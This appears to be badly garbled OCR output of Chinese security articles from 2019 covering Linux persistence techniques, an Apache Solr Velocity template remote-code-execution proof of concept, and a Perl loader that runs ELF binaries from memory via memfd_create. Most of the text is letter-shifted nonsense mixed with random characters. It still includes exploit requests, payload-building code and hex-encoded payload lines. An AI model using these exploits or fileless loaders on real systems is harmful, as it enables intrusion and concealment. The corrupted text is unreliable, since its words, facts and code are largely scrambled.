


ov 0o2p qw2矿 xlg 翻 4334矿jlg 翻 4338


jurxsdgg 0j 4388 errjdh矿(s) jlg 翻 4388

errjdh

dggxvhu errjdh 0xlg 4334 0jlg 4338



规面阻 警矿(q) errjdh vvk 际 矿



间 2p qw2shwhu2 (s) 21vvk2

lgbuvd1sxe 2urrw21vvk2 绑矿 ⒹⒷ

2p qw2shwhu21vvk2dxwkrul}hgbnh|v矿 绑 神

神

ov 0od矿 面 矿调 xlg 翻 4334矿jlg 翻 4338

规矿 艺 Ⓑ 矿 (s) 练罗 矿

面 矿绑练 面阻 vvk 际 矿规际

vvk矿vvk shwhuC4<5149;14441455 阀 矿

urrw 摄

耻　矿　蚁耻离

原创 myh0st 信安之路 2019-11-17

练罗　矿脑　　证诱　　脚

矿　耻蚁耻　　矿　谷　脚离

陷　　矿　　让维　　阿矿

齐　阿　　矿　　矿　　结

访　　罗　　矿　让维　　阿　题　　摄

耀　规　　DWW) F N　　矿　角　谷

脚　　矿　耻　　ⓜ矿　　谨

阿　ⓜ摄

DWW) F N　罗　　知　參矩

订谷练罗让维矿　　菠　　艺雅　　矿　规

败翻　參　矿　　ⓜ　　阻Ⓑ让维雅　矿　绝

练　(o)　　败　Ⓑ际　　菠矿　　參　　摄

阻雅　　角　　练　矿　　罗　　矿　角　规　　缩　结

參矿(f)(y)翻神耀ⓤ　參携　ⓤ　參摄

耀ⓤ　參矿　　结　　雅　虚　　矿

ⓡ　　观　阻雅　矿　罗　　罪　　让维

雅 虚 绕 矿 绝 ⓟ绕 频艺让维 阿 ⓜ

參 ⓜ 摄

ⓤ 參矿 雅 矿 罗 雅 虚

绕 矿 警携 携 携跳 參 矿

雅 參 矿 矿

參 雅 警矿补 翻

參 跳练罗 规 阻雅 羊 败 摄

。 神

4携 神 阻

矿 起 矿 鸡

携 矿 践

阻 摄

5携 神 罗 矿脑 矿 z he

矿 范 ⓡ 矿 ⓡ 雅 矿 耻

角 阻雅 般矿调 行 z he ⓡ

般节经矿 阻雅 评 摄 陷

裁 练范 矿 神Z lqgr z v p v4: 343携p v3; 39: 矿

陷裁 ⓡ 摄

6携 ⓡ神翻般 败 轴矿 让维 评 练范

规 观 阻雅 矿 神YSQ携

矿 角 遭 范 罪起 观矿 范

观 规耀ⓤ 经 矿 jlwkxe 见 (f)落 矿脑

补练范际 (f)落 警 ⓡ 经 Ⓑ练范

观摄 规 ⓤ 观矿 ⓜ

摄

7携 **警词** 神 Ⓡ 练范 警遭 矿 警 阻 矿

警矿 Ⓑ 矿 摄

8携 **警**神 警 矿 见

警 矿 警 矿

见 矿补 Ⓑ 摄

9携 神 罗 参 艺 ⓟ 矿 神

鸡 携 知践 矩 摄

:携 **评** 神 陷裁 ⓡ 谨矿绕让维 院 矿补

蹭 般 际 题规 罗虚 题矿 警携 迎

矿 般练 迎 职 矿 参 摄

;携**跳** **参**神 罗 逊ⓥ艺间 参般练范陷裁 际

限 警 跳 矿 警 见 远 见

ⓠ 矿脑 规 跳 见 际限 警矿

翻般 轴矿 起 警 矿补 阻软摄

<携 **绍** **参神**让维结 院 矿评 败 矿

。携 际 携 矿 范虚 结评练 让维雅 矿

调 维ⓡ 矿 艺让维雅 脑 (f) 矿

绍 矿补 阻让维 摄

43携 神 耀 。 练范 携

矿 规 ⓜ 矿 起

践 规 ⓡ矿 神YSQ携z lqgr z v

66; <矿Olqx{ vvk 摄摄

谷 脚 范

4携迎 矿 际 携 菠迎 携

际 谅 携 际 败证诱

5携 频 谷 警携 谷绕 际

莫 迎订矿

6携 矿 谷 警雅 携 谷 携

Qgd| 谷(x) 携 谷 警 ⓠ 见 知riilfh

矿 矿 矩

7携 阿矿z he 阿矿 Qgd| (x) 矿 耀

范矿 范 矿 谷(x) 矿 练 蚁耻

观

罗 脚耀 翻般 见 警 败

罪 矿 见 败 矿 规 艺

罗 摄

谷 见 耀 败 罪 离

Ⓡ 雅 耀 败 。 P DF 携Z lqgr z v Olqx{矿 艺 起 矿Z lqgr z v 练 矿脑 败 矿隆谨 规 神

kwwsv=22dwwdf n1p lwuh1r uj 2wdf wf v2WD33352

订ⓡ

Ⓑ般 观 警 矿 练 规 读 矿 谷起 矿 矿 耀 。 神 练罗 携 练罗 z hevkhoo携 练罗 YSQ 阻 携 练罗 矿隆谨 规 DWW) F N 矿 练范 除 面 摄

耀 谷 角 Ⓡ Ⓑ迄 矿 练范 题绑 齐 矿 神 隆 EXJ 齐携 阿警 ⓤ 携 阿虚 题摄 评 罗跳 矿 购 Ⓑ般 职Ⓡ 矿 耻购 谍 矿 练 练 矿 ⓦⓜ 摄

范 离

规 DWW) F N 罪院艺 Shuvlvwhqf h 雅 神

kwwsv=22dwwdf n1p lwuh1r uj 2wdf wf v2WD33362

订ⓡ

矿结 练罗虚练 规 矿

规 规 除 访⓮ 练范

矿 面 矿结遭隆谨 摄

角 雅 矿 罗 ⓡ

矿 罗 矿 角

矿 角 规 罪遭 败矿

携 院 绑 警

院艺 神x) 齐 携GOO ⓧ 携

ⓡ 阻携 矿 矿 练范

败 (y) 矿 摄

隆谨 (o) DWW) F N 罪院艺 (o)

神

kwwsv=22dwwdf n1p lwuh1r uj 2wdf wf v2WD33372

订ⓡ

面 (x) 隆携GOO ⓧ 隆 般矿败

翻 参 矿 规起 翻耀矿 Ⓑ 般 矿

练范 规(x) 隆矿 般

隆矿 范 隆 结 般矿

院 谷起 矿 ⓜ 规 摄

阿 维 矿 阿际 阿菠

际 起 矿 罪评 Ⓑ 阿菠 矿

谷 般 參 规 矿 矿 (f)

职 阿 矿脑 (f)职 规 阿菠 矿

參 參 远 摄

DWW) F N 神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD33382

订ⓡ

矿 般矿 规 评 矿

题矿 脚 脚 矿 參 题般矿

矿 除 规 阻 摄

鸡

雅 ⓤ矿鸡 院 矿魁聪 携 携

鸡 矿 角结 订谷 鸡

起 矿 规 鸡 矿 艺 角 雅 ⓤ

(x)矿 谷 经迄 鸡 练 般摄

罗 角般 罪 规 范鸡 矿 蚁耻

矿规 矿 规绑魁 神

4携 矿 规 p lp lndw} 携

Ⓑ Ⓡ

5携 罪迄 矿 罗 雅 鸡 罪 矿

翻 翻般 轴 雅 矿 评

罪矿 耻 谷补 罪 迄

鸡 练罗 院

6携 矿 罗迄 矿 w{w携h{fho携

矿 阿 规 矿 阿

评 迄 h{fho 罗 矿 角 矿

耻 谷 ⑨ h{fho 矿 练范

矿 谷 离 脑 频 矿

范绿 评迄 离 谷 练 (o) 矿

角 矿 规践 脚 摄

7携 警携 矿 虚 迎

警词 矿 翻般 轴 迎 般 警 qr wh

罪矿 脑 练罗 鸡 摄

规 DWW) F N 神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD33392

订ⓡ

规 翻 矿 迎 迄 般蚁耻 矿

范 鸡 谷 矿起 般蚁耻 矿 练 规 练绑

矿 规 练绑矿 谷耀ⓤ 迎 矿 神

携

菠

Ⓡ 罗虚 罗 翻耀 矿

矿 间 迎 矿 雅 菠矿 神LS

迎 携雅 迎 携雅 迎 携GQV 迎 矿

翻 角 遭驱 摄

迎 矿 迎

lsfrqilj 矿 ㈜(f)矿 GQV ⓡ 雅

DG 矿 耀 (o) 矿 遭遭 矿

雅 般 范 摄

规 DWW) F N 神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD333:2

订ⓡ

耀 魁 矿 谷 雅 LS 携(v)

DG 携 谷 雅 题携 谷 阀

阿 耀 (o) 矿 ⓤ败 阿 雅

菠迎 摄

ⓤ

菠迎 逃矿 角 角 矿

般矿 罗 參 结 矿 雅 DG

矿 角 院 矿 练罗 雅

规 雅 迎 矿 艺 角 ⓤ ⓥ摄

耀 。 神 院 知 迎订院 携 携

迎 观 矩携 雅 阿 携

考 携 ⓡ(x) 携 观

⓮ 摄

规 DWW) F N 神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD333;2

订ⓡ

规 脚 脚矿 练 矿般

院 观 谷起 矿 蚁耻败 矿般 矿

蚁耻 携 矿Gfv|qf 矿kdvk 词 摄

迎 职Ⓡ 迎 结 矿 耀

谷 雅 罪 释 迎 矿 神 警 ⓡ 携

ⓡ 携 警 ⓡ 携GQV ⓡ 矿 角 职 矿

购　般　购　Ⓑ般　罗雅　矿

题绑矿　耻购　遭蚁耻　摄

角　艺　参　矿　Ⓑ

矿　矿　规　矿

耻　角　蚁耻　矿

摄

规　DWW) F N　神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD333<2

订ⓡ

般　让维　矿际　矿结　谅

蚁耻　矿　蚁耻　矿　释　范矿际

雅　起　蚁耻　(f)落　携　释　矿

规　Ⓑ　虚　矿　Ⓑ　院　职

摄

职　矿　谷　词　齐　练　般矿　间

遭　矿　蚁耻　词　齐　矿　遭　F5

ⓡ　矿起　携　警　矿　规(x)　z he

ⓡ矿　z he　ⓡ罪　绑　摄

耀 。 神 Ⓓ 携雅

绕 矿 规(x) 。 z he ⓡ 携际限节

携 知 矩携 Ⓓ知 s ur { | 矩

规 DWW) F N 神

kwwsv=22dwwdf n1p lwuh1r uj 2wdf wlf v2WD33442

订ⓡ

耀 F5 ⓡ 谷 矿 耐矿 谷(x)

节 词 矿 谷起 让维 ⓡ词 矿

规 矿 矿 练罗 矿

耀 补雅Ⓑ 矿 练范 阿

隆矿 题 摄

职 矿 角 谷 补雅 Ⓑ

离 艺评 练范 阿 隆矿 规 角

矿 神⓺ 携(f) 携(f) 词 摄

评 院 矿隆谨

DWW) F N 神

kwwsv=22dwwdf n1p lwuh1r uj 2wdf wlf v2WD33432

订ⓡ

观 谷 ⑨ 携(f) 矿

谷 练 练 词 齐 矿 规 脚

练绑摄

参练 结 矿败翻练罗 参 矿练

结 矿遭Ⓑ 矿调 逃翻般

Ⓑ 练范 考 矿 评

携迄 矿脑 角败翻 (t) 摄

规 练绑矿 结 Ⓑ 练 矿隆谨

DWW) F N 神

kwwsv=22dwwdfn1plwuh1ruj2wdfwfv2WD33732

订ⓡ 规结遭

院 败般矿 经 规

遭 翻 绑 练练 矿院 角 结 败

绑评 绑蚁耻 矿 谷 范 矿 起

隆 首 摄

罗 矿 规 矿 败绑

蚁耻 矿 谷 矿 经 规

矿 规 摄

阿　知　矩

规　Ⓑ　参　矿败翻　让维

践　胜　络维　ⓜ矿起　隆　练范　虚

摄

阿　虚　虚矿　虚　结　阿矿补　參

矿　(x)　阿　结　矿　參

背矿　起购　练　矿脑评　雅

警矿　购　摄

艺虚　阿　练　练　艰　矿

矿际　限　ⓦⓜ矿　评　结　矿　阿

结　矿　般虚　矿ⓑ绑

阿　般摄

补　參　矿　阿携　阿　矿

组　携　经　Ⓡ　结　阿　阿　矿　齐

阿　结　远　露经　携　结　阿　摄

般　阿　矿　阿　矿雅　阿　(m)

(f)　矿　矿　阿艰警　矿

虚　矿　阻　Ⓓ　矿　阻

练　(o)　矿　规频　购　让维　阿摄

参 规 练罗虚携练罗 矿 罗让维

绕 矿 练罗虚 阿 矿般 际 虚矿 败

绍 际 阿 练 规 参 (x) 摄

谷 脚 参

参耀 练罗 ⓟ矿 遭 艰 矿

补 经 矿练 参 翻 摄补虚 经 矿 參 练

罗 魁罗 经 阿虚 摄

补 脚 矿 DWW) F N 脚 參 练

规 矿调结练 罪阿 Ⓑ矿 规访间

脚矿 罪矿 Ⓑ

逃矿 规露 脚陷裁 摄

脚 矿 翻 阿 购 练罗

让维矿 规 题绑矿 脚 矿

翻购 矿 谨评 矿

(y)虚 摄

练罗 规(x) 參 遭 败 规 矿

结 矿虚 频矿 罗虚 结

矿败翻 谷 陷裁虚翻般 阿遭 职 败矿脑

摄

迎　职　　般练罗　　矿　　规　艺　　除

　　脚　　(f)落矿(f)落职　脑　规　　陷裁虚　(f)落矿限

　摄

Dsdfkh Vrou Yhorflw/ UFH j hwvkhoo般

原创 haya 信安之路 2019-11-06

Dsdfkh Vrou Yhorflw/ 阻 矿 般练范 矿

翻 范 起 规 观矿脑结 摄

际 srf

® 词 srf 矿 观 srf 翻神

- vhdnfvBt @4)) z w@yhorflw/) y1whp sodwh@fxvwrp) y1whp sodwh1fxvv rp @(56vhvw+' {@(5:(5:,.(56vhvw+' uw@' {1fodvv1iruQdph+(5:m dyd1odqj 1Uxqwlph(5:,,.(56vhvw+' fku@' {1fodvv1iruQdph+(5:md yd1odqj 1Fkdudfwhu(5:,,.(56vhvw+' vwu@' {1fodvv1iruQdph+(5:md yd1odqj 1Vwulqj(5:,,.(56vhvw+' h{@' uw1jhwUxqwlph+,1h{hf+(5:l g(5:,,.' h{1zdlWru+,.(56vhvw+' rxw@' h{1jhwLqsxwVwuhdp+,,.(56iruhdfk+' l.lq.^411' rxw1dydlodedh+,`,' vwu1ydoxhRi+' fku1wrFkduv+' rxw1uhdg+,,,(56hqg

艺 矿 规 聊 观 srf 翻神

- xuc.@ %2vrou2%fruhbqdph.%2vhdnfvBt @4)) z w@yhorflw/) y1whp sodwh@fxvwrp) y1whp sodwh1fxvwrp @(56vhvw+' {@(5:(5:,.(56vhvw+' uw@' {1fodvv1iruQdph+(5:mdyd1odqj 1Uxqwlph(5:,,.(56vhvw+' fku@' {1fodvv1iruQdph+(5:mdyd1odqj 1Fkdudfwhu(5:,,.(56vhvw+' vwu@' {1fodvv1iruQdph+(5:mdyd1odqj 1Vwulqj(5:,,.(56vhvw+' h{@' uw1jhwUxqwlph+,1h{hf+(5:%fpg.%(5:,,.' h{1zdlWru+,.(56vhvw+' rxw@' h{1jhwLqsxwVwuhdp+,,.(56iruhdfk+' l.lq.^411' rxw1dydlodedh+,`,' vwu1ydoxhRi+' fku1wrFkduv+' rxw1uhdg+,,,(56hqg%

羊

j hwkhoo 罪矿 Ⓑ般缩罗 神

4携 观矿 面阻 警摄

5携结 起 警


角 经词 警矿脑结 轴 矿 uf h

般摄

(f) 绕 频

(f) 罪 面阻 警矿 ov 2krp h2vr ou

833



雅 ⑨ 警结 规 频 摄

神

kwwsv=22j lwkxe1fr p 2ienfv2p vi0hci0lq0p hp ru| 0h{ hfxwr

q

```
def perl_payload
  elf_payload = ''
  elf = @binary.each_slice(64) {|sl| elf_payload += 'print $FH pack q/H*/, q/' + sl.inject('') {|memo, byte| memo << [byte].p
  <<~END
    my $name = "";
    my $fd = syscall(319, $name, 1);
    if (-1 == $fd) {
         die "memfd_create: $!";
    }
    open(my $FH, '>&=' .$fd) or die 'open: &!';
    select((select($FH), $|=1)[0]);

    #{elf_payload}

    while ($keep_going) {
            my $pid = fork();
            if (-1 == $pid) { # Error
                  die "fork: \$!";
            }
            if (0 == $pid) { # Child
                   # Do child things here
                   exit 0;
            }
    }
    # Spawn child
    my $pid = fork();
    if (-1 == $pid) { # Error
            die "fork1: \$!";
    }
    if (0 != $pid) { # Parent terminates
            exit 0;
    }
    # In the child, become session leader
    if (-1 == syscall(112)) {
           die "setsid: $!";
    }
    # Spawn grandchild
    $pid = fork();
    if (-1 == $pid) { # Error
            die "fork2: $!";
    }
```


起 p vi 般罗 sd| or dg vkhood hoi 摄

Ⓑ shuo矿 规 起 shuo ⑨ 矿

sd| or dg 阻⑨ 神

拉彩 shuc 0h * 2@_65>sulqw%sulqv _' l K sdfn t 2K-2/
t 2%1+xqsdfn%K-%1%2_ r u glh t t 2z ulwh= _' $2>_q%z kldh+?A,*
vkhood hoi sulqv ' l K sdfn t 2K-2/
t 2: i787f79343434333333333333333335333633343333338
7; 3373; 673333332 r u glh t t 2z ulwh= ' $2>sulqv ' l K sdfn t 2K-2/
t 233333333333333336733533334333333333333334333333
3333333333; 3373; 2 r u glh t t 2z ulwh= ' $2>sulqv ' l K sdfn t 2K-2/

t233; 3373; fi3333337d3433333: 3333333334333339d3d8h64g
ei: h68676869d352 ru glh tt2z ulwh=' $2>sulqv 'lK sdfn t2K-2/
t2e399; <h4fg; 3<: 8e9; f3d; 34g59; 3533448f; <h49d998; 8384
8:; <h476fg; 3; 82 ru glh tt2z ulwh=' $2>sulqv 'lK sdfn t2K-2/
t2f3: <4<7h: 76g9; d53333338; 9d339d38; <h664f<fg; 3; 8f3:
<eghe5: e53: e<332 ru glh tt2z ulwh=' $2>sulqv 'lK sdfn t2K-2/
t2433333; <h6f4he3ff4h63fe3: gfg; 3; 8f3:; 438e; <h4<<e93f
e336fg; 3; 8f3:; 2 ru glh tt2z ulwh=' $2>sulqv 'lK sdfn t2K-2/
t235iih4e; 34333333ee34333333fg; 32 ru glh tt2z ulwh=' $2>

警 齐矿露词阻 警 矿 h{hf 雅


摄

vrou1so 见 绑神

p| 'qdph @%&
p| 'ig @v|vfdoo+64</'qdph/4,>
li +04 @@'ig, ~
glh %p hpigbfuhdwh=' $%&
@
rshq+p| 'lK/*A) @*1'ig, ru glh %shq=' $%&
vhohfw+vhohfw+'lK,/' ·@4,^3`,>
sulqv 'lK sdfn t2K-2/
t2:i787f79343434333333333333333533633343333338
7; 3373; 673333332 ru glh tt2z ulwh=' $2>
sulqv 'lK sdfn t2K-2/
t233333333333333367335333343333333333333334333333
3333333333; 3373; 2 ru glh tt2z ulwh=' $2>
sulqv 'lK sdfn t2K-2/
t233; 3373; fi3333337d3433333: 3333333334333339d3d8h64g
ei: h68676869d352 ru glh tt2z ulwh=' $2>
sulqv 'lK sdfn t2K-2/
t2e399; <h4fg; 3<: 8e9; f3d; 34g59; 3533448f; <h49d998; 8384

8:;<h476fg;3;82ruglhtt2zulwh='$2>
sulqv'lKsdfnt2K-2/
t2f3:<4<7h:76g9;d53333338;9d339d38;<h664f<fg;3;8f3:
<eghe5:e53:e<332ruglhtt2zulwh='$2>
sulqv'lKsdfnt2K-2/
t2433333;<h6f4he3ff4h63fe3:gfg;3;8f3:;438e;<h4<<e93f
e336fg;3;8f3:;2ruglhtt2zulwh='$2>
sulqv'lKsdfnt2K-2/t235iih4e;34333333ee34333333fg;32
ruglhtt2zulwh='$2>
h{hf~%2surf2''2ig2'ig%&ruglh%h{hf='$%

vkhod摄



ⓟ矿 Ⓑ 色罗 摄

